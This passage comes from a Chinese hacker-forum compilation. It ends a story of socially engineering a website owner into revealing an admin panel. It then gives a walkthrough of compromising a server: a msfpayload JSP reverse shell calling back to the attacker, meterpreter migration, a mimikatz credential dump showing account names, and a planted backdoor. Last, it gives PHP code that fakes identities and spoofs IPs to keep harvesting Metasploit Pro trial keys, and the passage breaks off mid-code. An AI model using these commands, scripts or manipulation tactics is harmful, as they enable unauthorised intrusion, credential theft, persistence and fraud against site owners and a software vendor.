


图　6-4-22

图　6-4-23

图　6-4-24

图　6-4-25




图　6-4-26

图　6-4-27

图　6-4-28

图　6-4-29

到这里 ，我认为基本失败了，从这里看得出对方很有原则，安全意识比较好。我看了时间，该睡觉了。明天要读书 。但是我没有放弃，然后，第二天放学也就是今天 3.25 我继续社，发聊天记录图，如图 6-4-30 — 6-4-47：

图　6-4-30

图　6-4-31

图　6-4-32




图　6-4-33

图　6-4-34

图　6-4-35

图　6-4-36

图　6-4-37

图　6-4-38




图　6-4-39

图　6-4-40

图　6-4-41

图　6-4-42




图　6-4-43

图　6-4-44

图　6-4-45

接下来就是见证奇迹的时候了，如图 6-4-46：

图　6-4-46

图　6-4-47

在这里他开启了远程，让我看到了后台地址，我截图记录了下来。在得到后台地址后，不要得意忘形，也就说社工成功后，不要太高兴，暴露自己。尽量使自己淡定，如图 6-4-47，6-4-48。

图　6-4-48

到这里社工就算完毕了，对方还是打破了自己的原则，真是可惜了。希望站长能够增加安全意识，不论什么样的理由，无论什么情况，都不能打破自己原则。希望大家能够学到社工的一些思路，我也没进后台拿 shell 也未做任何破坏，我只是想挑战一下自己，希望大家无论是在渗透还是社工，请不要破坏别人的网站，也不要让他人遭受损失，我们应该遵守我们的原则。难度不是吗？最后附上后台图，如图 6-4-49：

图　6-4-49

（全文完）责任编辑：鲨影_sharow

第七章　渗透测试环境

第1节 利用 meterpreter 应对提权时的复杂环境

作者：zero
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

最近碰到一个奇葩的服务器，目录具有可写权限，但是无法上传文件,普通的命令行可以用，但是 net user 却报错，只好用 meterpreter 测试了。

首先用 metasploit 生成一个 jsp shell：

```
./msfpayload java/jsp_shell_reverse_tcp　LHOST=x.x.x.x LPORT=2013 R >shell.jsp
```

然后写到目标服务器上，接着配置监听：

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD => java/jsp_shell_reverse_tcp
msf exploit(handler) > set LHOST x.x.x.x
LHOST => x.x.x.x
msf exploit(handler) > set LPORT 2013
LPORT => 2013
msf exploit(handler) > exploit
[*] Started reverse handler on x.x.x.x:2013
[*] Starting the payload handler...
```

然后浏览器访问 jsp 木马，成功返回一个 Windows shell，如图 7-1-1：




图 7-1-1

相较于 meterpreter，Windows shell 功能贫弱的多，还是转换成 meterpreter 比较好，按 ctrl+z 教 Windows shell 放到后台，执行 sessions -l 查看 shell 的 ID 号，然后执行 sessions -u ID 转换成 meterpreter。meterpreter 的进程是临时生成的，还是转移到系统常驻进程比较好，首先在 meterpreter 中执行 ps 查看一下进程的 ID 号，然后执行：

```
migrate+process ID
```

我找了个 64 位系统，有系统权限的 ID 注入，如图 7-1-2：




图 7-1-2

得到 meterpreter 接下来的就好说了，法国的神器 mimikatz 可以直接得到 Windows 用户的明文密码，而强大的 meterpreter 已经包含了该程序：

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > kerberos
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID          Package     Domain          User              Password
------          -------     ------          ----              --------
0;999           NTLM        WORKGROUP       CT95381$
0;996           Negotiate   WORKGROUP       CT95381$
0;15112925      NTLM
0;997           Negotiate   NT-AUTORIT?     LOKALER DIENST
0;995           Negotiate   NT-AUTORIT?     IUSR
0;932018482     NTLM        CT95381         Administrator
1;607661755     NTLM        CT95381         Guest$
1;607661733     NTLM        CT95381         Guest$
4;2961898191    NTLM        CT95381         tianle
4;2961898221    NTLM        CT95381         tianle
meterpreter >
```

上图为证，如图 7-1-3：




图 7-1-3

话说上面的那个 guest$,难道有人先我一步，算了，不管了。

接下来就是用 3389 连接了，如图 7-1-4：




图 7-1-4

既然已经获得了管理员权限，不留个后门就太没礼貌了，如图 7-1-5：




图 7-1-5

Windows 2008 强化了防火墙，为了避免意外，还是先配置一下端口，这个网上教程很多，就不写了，接下来测试一下，如图 7-1-6：




图 7-1-6

好的，搞定，就先写到这儿吧，在 meterpreter 的功能中还有嗅探和键盘记录，以及配合 exploit 进行提权，端口转发等，以后有时间在测试。

（全文完）　责任编辑：游风

第2节 Metasploit Pro Trial Grabber

作者：Chris
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

掐指算了算，貌似又快到 t00ls 封号的季节了，赶紧甩出前阵子折腾的程序: Metasploit Pro Trial Grabber：https://github.com/skiddie/metasploit-pro-trial-grabber。程序的代码和说明都托管在 GitHub 上，有任何的臭虫或错误都会在第一时间同步更新上去。
由於 Metasploit Pro：https://community.rapid7.com/docs/DOC-2287 的版本实在太贵了，我等穷困屌丝实在买不起，总不能每一次都在有任务时，手动去 Metasploit 的试用表单那边填写申请，於是自动提交试用申请的程序就写出来用啦。
第一次用 PHP 的 CURL 写自动提交和抓取程序，请大牛勿喷并欢迎大家一起讨论交流，感谢：

```
<?php
  /**
   * This is a PHP command-line script to auto-grab the Metasploit's 7-DAYs pro trial key.
   *
   * Really tired to submit the trial request to Metasploit manually to get the pro key every weeks just because of its unfriendly price ?
   * You have a new choice today !
   * Just run this script and wait a minute, it will generate a new pro trial key for you.
   * It's using Fake Name Generator and Fake Mail Generator to fetch the contact information to register, all are fake and disposable.
   * All the register processes are in automation, so enjoy it now !
   *
   * @author Chris Lin <Chris#skiddie.me>
   * @link [url]https://github.com/skiddie/metasploit-pro-trial-grabber[/url]
   * @version 2014-02-28
   */
  # Start: loading the 3rd-party libraries
  echo "[+] loading the 3rd-party libraries .. ";
    require_once 'lib/php-curl-class.php';
    require_once 'lib/simple-html-dom.php';
    require_once 'lib/random-user-agent.php';
  echo "DONE !\n";
  # End
  # Start: creating all classes' instance
  echo "[+] creating all classes' instance .. ";
    $fmg = new Fakemailgenerator();
    $fng = new Fakenamegenerator();
    $msf = new Metasploit();
  echo "DONE !\n";
  # End
  # Start: checking all mail domains are valid or not
```

```
echo "[+] checking all mail domains are valid or not .. \n";
    $domains    = $fmg->get_available_domains();
    $fields     = $fng->get_profile_fields();
    $address    = $msf->check_mail_address( $fields['user_name'], $domains );
echo "[+] ALL DONE !\n";
# End
# Start: choosing a valid domain and generating an email address
echo "[+] choosing a valid domain and generating an email address .. ";
    $total                  = count( $address['valid'] ) - 1;
    $fields['email']    = sprintf( '%s%s', $fields['user_name'], $address['valid'][rand( 0, $total )] );
echo "DONE !\n";
# End
# READY TO FIRE !
echo "\n[+] READY TO FIRE !\n\n";
# Start: submitting the trial request to metasploit
echo "[+] submitting the trial request to metasploit ..\n";
    $hidden = $msf->get_hidden_values();
    $msf->submit_trial_request( $fields, $hidden );
echo "[+] ALL DONE !\n";
# End
# Start: looping to retrieve the trial mail content
echo "[+] looping to retrieve the trial mail content ..\n";
echo $fmg->get_trial_license( $fields['email'], 15 );
# End
# MISSION COMPLETED :-D
echo "\n\nif you like this script, buy me a coffee ?\nPaypal: Chris#skiddie.me, BitCoin:
1mKbj7Dmmy7U1sJ3KFezK4NC5t2qJHT11\n";
/**
 * @author Chris Lin <Chris#skiddie.me>
 * @version 2014-02-23
 */
class Fakenamegenerator {
    private $curl_resource;
    private $html_resource;
    private $provider_address;
    private $return_result;
    public function __construct() {
        $this->curl_resource        = new Curl();
        $this->html_resource        = new simple_html_dom();
        $this->provider_address = 'http://www.fakenamegenerator.com/advanced.php';
        $this->return_result        = NULL;
    }
    public function __destruct() {
        $this->curl_resource->close();
```

```
        $this->html_resource->clear();
    }
    /**
     * parsing the fakenamegenerator profile content to get the fake fields likes name, phone, etc.
     *
     * @author Chris Lin <Chris#skiddie.me>
     * @link
[url]http://www.fakenamegenerator.com/advanced.php?t=country&n[/url][]=us&c[]=us&gen=85&age-min=19&a
ge-max=45
     * @return array returns an array of fake profile fields
     * @version 2014-02-23
     */
    public function get_profile_fields() {
        $field       = array();
        $pattern    = 'div[class=extra]';
        $payload    = array(
            'age-max' => '45',
            'age-min' => '19',
            'c[]'        => 'us',
            'gen'         => '85',
            'n[]'        => 'us',
            't'           => 'country'
        );
        # sending the GET request to retrieve the HTML raw code
        $this->curl_resource->get( $this->provider_address, $payload );
        # ready to parse some fields we're interested
        $this->html_resource->load( $this->curl_resource->response );
        # Start: parsing the name info from response
        echo "                        [*] parsing the name info from response .. ";
            $full_name                  = explode( ' ', $this->html_resource->find( 'div[class=info]',
0 )->children( 0 )->children( 0 )->children( 0 )->plaintext );
            $fields['first_name'] = $full_name[0];
            $fields['last_name']    = $full_name[2];
            $fields['user_name']    = strtolower( $this->html_resource->find( $pattern,
0 )->children( 0 )->children( 7 )->plaintext );
        echo "DONE !\n";
        # End
        # Start: parsing the additional info from response
        echo "                        [*] parsing the additional info from response .. ";
            $fields['title']            = $this->html_resource->find( $pattern,
0 )->children( 0 )->children( 34 )->plaintext;
            $fields['company_name'] = $this->html_resource->find( $pattern,
0 )->children( 0 )->children( 37 )->plaintext;
```

```
            $fields['phone']              = sprintf( '+1%s', str_replace( '-', '', trim( $this->html_resource->find( $pattern,
0 )->children( 0 )->children( 1 )->children( 0 )->plaintext ) ) );
            # $fields['email']            = strtolower( $this->html_resource->find( $pattern,
0 )->children(0)->children(4)->children(0)->plaintext );
            # $fields['address']          = str_replace( '<br/>', ' ', trim( $this->html_resource->find( 'div[class=info]',
0 )->children(0)->children(0)->children(1)->innertext ) );
            echo "DONE !\n";
            # End
            # return the fields value we've parsed
            $this->return_result = $fields;
            return $this->return_result;
        }
    }
    /**
     * @author Chris Lin <Chris#skiddie.me>
     * @version 2014-02-16
     */
    class Fakemailgenerator {
        private $curl_resource;
        private $html_resource;
        private $provider_address;
        private $return_result;
        public function __construct() {
            $this->curl_resource        = new Curl();
            $this->html_resource        = new simple_html_dom();
            $this->provider_address = 'http://www.fakemailgenerator.com';
            $this->return_result        = NULL;
        }
        public function __destruct() {
            $this->curl_resource->close();
            $this->html_resource->clear();
        }
        /**
         * parsing the fakemailgenerator mail content to get all available domains
         *
         * @author Chris Lin <Chris#skiddie.me>
         * @link [url]http://www.fakemailgenerator.com/[/url]
         * @return array returns an array of all the available mail domains
         * @version 2014-02-16
         */
        public function get_available_domains() {
            $domains = array();
            $pattern = 'option';
            # sending the GET request to retrieve the HTML raw code
```

```
        $this->curl_resource->get( $this->provider_address );
        # ready to parse some fields we're interested
        $this->html_resource->load( $this->curl_resource->response );
        # Start: parsing all the available domains from response
        echo "            [-] parsing all the available domains from response .. ";
          foreach ( $this->html_resource->find( $pattern ) as $domain ) {
            array_push( $domains, $domain->plaintext );
          }
        echo "DONE !\n";
        # End
        # return the domains value we've parsed
        $this->return_result = $domains;
        return $this->return_result;
    }
    /**
     * parsing the fakemailgenerator mail content to get the trial license in looping
     *
     * @author Chris Lin <Chris#skiddie.me>
     * @link [url]http://www.fakemailgenerator.com/inbox/einrot.com/murmiddly76/[/url]
     * @param string $email a mail address parsed from fakemailgenerator to receive the trial license
     * @param int $delay waiting for %d seconds to get again if the trial info has not delivered
     * @return string the metasploit pro trial product key for 7-days
     * @version 2014-02-23
     */
    public function get_trial_license( $email, $delay = 45 ) {
        $address            = explode( '@', $email );
        $inbox                      = sprintf( '%s/inbox/%s/%s/', $this->provider_address, $address[1],
$address[0] );
        $license            = NULL;
        $pattern            = 'span[class=theme]';
        # checking the trial confirmation mail has delivered to inbox or not
        echo "            [-] checking the trial confirmation mail has delivered to inbox or not ..\n";
          do {
            # sending the GET request to retrieve the HTML raw code
            $this->curl_resource->get( $inbox );
            # ready to parse some fields we're interested
            $this->html_resource->load( $this->curl_resource->response );
            # <span class="theme">Rapid7 Metasploit Pro Trial License Activated</span>
            $content = $this->html_resource->find( $pattern, 0 );
            if ( empty( $content ) ) {
              # no luck, waiting for %d second(s) to step into the new loop to fetch again
              echo "                    [*] waiting for trial mail delivered to inbox: $inbox ..\n";
              sleep( $delay );
            } else {
```

```
                # BINGO !
                echo "                    [*] BINGO ! the mail just delivered, parsing it .. ";
                  #
[url]http://www.fakemailgenerator.com/inbox/fleckens.hu/carljlange/message-21872104/[/url]
                  $url = explode( '/', str_replace( '-', '/', $content->parent()->href ) );
                  # [url]http://www.fakemailgenerator.com/email.php?id=21872104[/url]
                  $this->curl_resource->get( sprintf( '%s/email.php?id=%s', $this->provider_address, $url[5] ) );
                  $this->html_resource->load( $this->curl_resource->response );
                  # parsing the trial serial
                  preg_match( '/\w{4}-\w{4}-\w{4}-\w{4}/', $this->html_resource->find( 'span',
0 )->parent()->plaintext, $license );
                echo "DONE !";
              }
            } while ( empty( $license ) );
        echo "\n            [-] ALL DONE !\n\n";
        # End
        # return the 7-DAYS pro serial we want, DONE !
        $this->return_result = sprintf( 'Your 7-days pro trial key: %s', $license[0] );
        return $this->return_result;
    }
  }
  /**
   * @author Chris Lin <Chris#skiddie.me>
   * @version 2014-02-23
   */
  class Metasploit {
    private $check_address;
    private $curl_resource;
    private $form_address;
    private $html_resource;
    private $register_address;
    private $return_result;
    public function __construct() {
      $this->check_address    = 'https://forms.netsuite.com/app/site/hosting/scriptlet.nl';
      $this->curl_resource    = new Curl();
      $this->form_address     =
'https://forms.netsuite.com/app/site/hosting/scriptlet.nl?script=214&deploy=1&compid=663271&h=f545d011e8
9bdd812fe1';
      $this->html_resource    = new simple_html_dom();
      $this->register_address = 'https://www.rapid7.com/register/metasploit-trial.jsp?product';
      $this->return_result    = NULL;
    }
    public function __destruct() {
      $this->curl_resource->close();
```

```
        $this->html_resource->clear();
    }
    /**
     * checking which the mail domains are valid from metasploit validation
     *
     * @author Chris Lin <Chris#skiddie.me>
     * @link
[url]https://forms.netsuite.com/app/site/hosting/scriptlet.nl?script=177&deploy=1&compid=663271&h=5c107be
29a3fe5ef6392&vd=emdf+eme+ips&ips=167.216.129.23&em=perat8678@teleworm.us[/url]
     * @param string $name a user name to prepend to mail domain
     * @param array $domains an array of all the available mail domains to be extracted
     * @return array return an array of the valid and illegal check result
     * @version 2014-02-16
     */
    public function check_mail_address( $name, $domains ) {
        $illegal    = array();
        $pattern    = 'emdf:true';
        $valid      = array();
        # Start: extracting from all the available domains
        echo "            [-] extracting from all the available domains .. ";
            foreach ( $domains as $domain ) {
                $payload = array(
                    'compid'    => 663271,
                    'deploy'    => 1,
                    'em'          => sprintf( '%s%s', $name, $domain ),
                    'h'           => '5c107be29a3fe5ef6392',
                    'ips'         => long2ip( rand( 0, 255 * 255 ) * rand( 0, 255 * 255 ) ),
                    'script'    => 177,
                    'vd'          => 'emdf eme ips'
                );
                # sending the GET request to retrieve the HTML raw code
                $this->curl_resource->get( $this->check_address, $payload );
                # Start: checking the mail address is valid or not
                echo "\n                        [*] checking the mail address: $payload[em] is valid or not .. ";
                    if ( strpos( $this->curl_resource->response, $pattern ) === FALSE ) {
                        echo "ILLEGAL !";
                        array_push( $illegal,    $domain );
                    } else {
                        echo "VALID !";
                        array_push( $valid,    $domain );
                    }
                # End
            }
        echo "\n            [-] ALL DONE !\n";
```

```
        # End
        # return the validate info we've parsed
        $this->return_result = array( 'valid' => $valid, 'illegal' => $illegal );
        return $this->return_result;
    }
    /**
     * parsing the hidden filds' value from metasploit registration form
     *
     * @author Chris Lin <Chris#skiddie.me>
     * @link [url]https://www.rapid7.com/register/metasploit-trial.jsp?product[/url]
     * @return array return an array of the hidden filds' value
     * @version 2014-02-16
     */
    public function get_hidden_values() {
        $keys     = array( 'custparamleadsource', 'custparamreturnpath', 'custparamproductaxscode' );
        $values = array();
        # sending the GET request to retrieve the HTML raw code
        $this->curl_resource->get( $this->register_address );
        # ready to parse some fields we're interested
        $this->html_resource->load( $this->curl_resource->response );
                # Start: parsing the hidden filds' value from response
        echo "              [-] parsing the hidden filds' value from response ..";
            foreach ( $keys as $key ) {
                $value              = $this->html_resource->find( "input[name=$key]", 0 )->value;
                $values[$key] = $value;
                echo "\n                          [*] field: $key has value: $value";
            }
        echo "\n             [-] ALL DONE !\n";
        # End
        # return the hidden values we've parsed
        $this->return_result = $values;
        return $this->return_result;
    }
    # End
    /**
     * submitting the trial request to the registration form
     *
     * @author Chris Lin <Chris#skiddie.me>
     * @link
[url]https://forms.netsuite.com/app/site/hosting/scriptlet.nl?script=214&deploy=1&compid=663271&h=f545d01
1e89bdd812fe1[/url]
